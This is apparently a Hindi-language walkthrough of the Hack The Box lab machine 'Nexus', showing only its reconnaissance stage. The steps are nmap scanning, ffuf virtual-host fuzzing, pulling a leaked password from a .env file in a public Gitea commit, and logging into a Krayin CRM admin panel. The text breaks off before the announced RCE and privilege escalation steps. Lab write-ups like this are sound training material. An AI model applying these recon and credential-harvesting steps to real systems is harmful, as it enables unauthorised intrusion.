 wingleszy/htb-nexus-walkthrough
Nexus मशीन (HTB) का राइट-अप। हमले की श्रृंखला: Git history में डेटा लीक → Krayin CRM RCE (CVE-2026-38526) → Git internals और SUID binary के माध्यम से विशेषाधिकार वृद्धि। चित्रों के साथ हमले के वैक्टरों का विस्तृत विश्लेषण।

नाम: Nexus
कठिनाई: Easy
OS: Linux (Ubuntu)
पूर्ण करने की तिथि: 23 सितंबर 2026
VPN से कनेक्ट होते हैं और पोर्ट स्कैनिंग शुरू करते हैं:
Openvpn <путь к конфигу .ovpn>

"Initialization Sequence Completed" संदेश दिखाई देना चाहिए
nmap की सहायता से खुले पोर्ट जाँचते हैं nmap -sC -sV -Pn 10.129.101.185

केवल दो पोर्ट खुले हैं:
22/tcp — OpenSSH 9.6p1 Ubuntu

80/tcp — nginx 1.24.0 (http://nexus.htb/ पर रीडायरेक्ट)

डोमेन को /etc/hosts में जोड़ते हैं:

मुख्य पृष्ठ पर एक ऊर्जा कंपनी की वेबसाइट दिखाई देती है। करियर अनुभाग (/careers) में हमें मैनेजर का ईमेल मिलता है: [email protected]

वर्चुअल होस्ट खोजने के लिए ffuf का उपयोग करते हैं:
ffuf -u http://nexus.htb -H "Host: FUZZ.nexus.htb" \
     -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -mc 200
सबडोमेन ढूँढते हैं: git.nexus.htb

इसे hosts में जोड़ते हैं और पते पर जाते हैं। वहाँ Gitea सेवा तैनात है
सार्वजनिक रिपॉज़िटरी देखते हैं। admin/krayin-docker-setup में .env फ़ाइल वाला कमिट मिलता है

फ़ाइल में पाते हैं:
N27xh!!2ucY04billing.nexus.htb


billing.nexus.htb को hosts में जोड़ते हैं। इस सबडोमेन पर Krayin CRM v2.2.0 चल रहा है
मिले हुए डेटा का उपयोग करते हैं:

एडमिनिस्ट्रेशन पैनल में सफलतापूर्वक लॉगिन करने के बाद हम Krayin 2.2.0 संस्करण देख सकते हैं
